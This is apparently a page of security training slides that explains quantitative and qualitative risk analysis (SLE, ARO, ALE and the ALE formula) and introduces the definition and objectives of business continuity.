- **Single Loss Expectancy (SLE)**: The projected loss of a single event on an asset
- **Annual Rate if Occurrence (ARO)**: The estimated number of times over a period the threat is likely to occur
- **Annualized Loss Expectancy (ALE)**: The projected loss to the asset based on an annual estimate



Quantitative Risk vs. Qualitative Risk

Qualitative

A subjective assessment

- Qualitative risk analysis focuses on mapping the perceived impact of a specific event occurring to a risk rating agreed upon by the organization
- Most methodologies use interrelated elements such as threats, vulnerabilities, and controls

Quantitative

A numeric assessment

- Quantitative risk analysis focuses on mapping the probability of a specific event occurring to the perceived cost of the event

This approach employs two fundamental elements:


- the probability of an event occurring
- the likely loss should it occur

ARO × SLE = ALE

Annual rate of occurrence X Single loss expectancy = Annualized loss expectancy

Notes: ____

LO#07: Summarize Business Continuity and Disaster Recovery Process




Business Continuity (BC)

- BC describes the processes and procedures that should be followed to ensure the continuity of an organization's **mission-critical business functions** during and after a disaster
- According to ISO standard, BC is the capability of the organization to continue the delivery of products or services at predefined acceptable levels following a disruptive incident
- A **business-centric** strategy, where the emphasis is more on maintaining **business operations** than on IT infrastructure

Objectives of Business Continuity

- Maintain the continuity of operations during and after a **disruptive incident**
- Protect the reputation of an organization by providing **continuity of services**
- **Prepare organizations against disasters**, hence minimizing its aftereffects
- Provide compliance benefits
- Mitigate **business risks and minimize financial losses**

Notes:

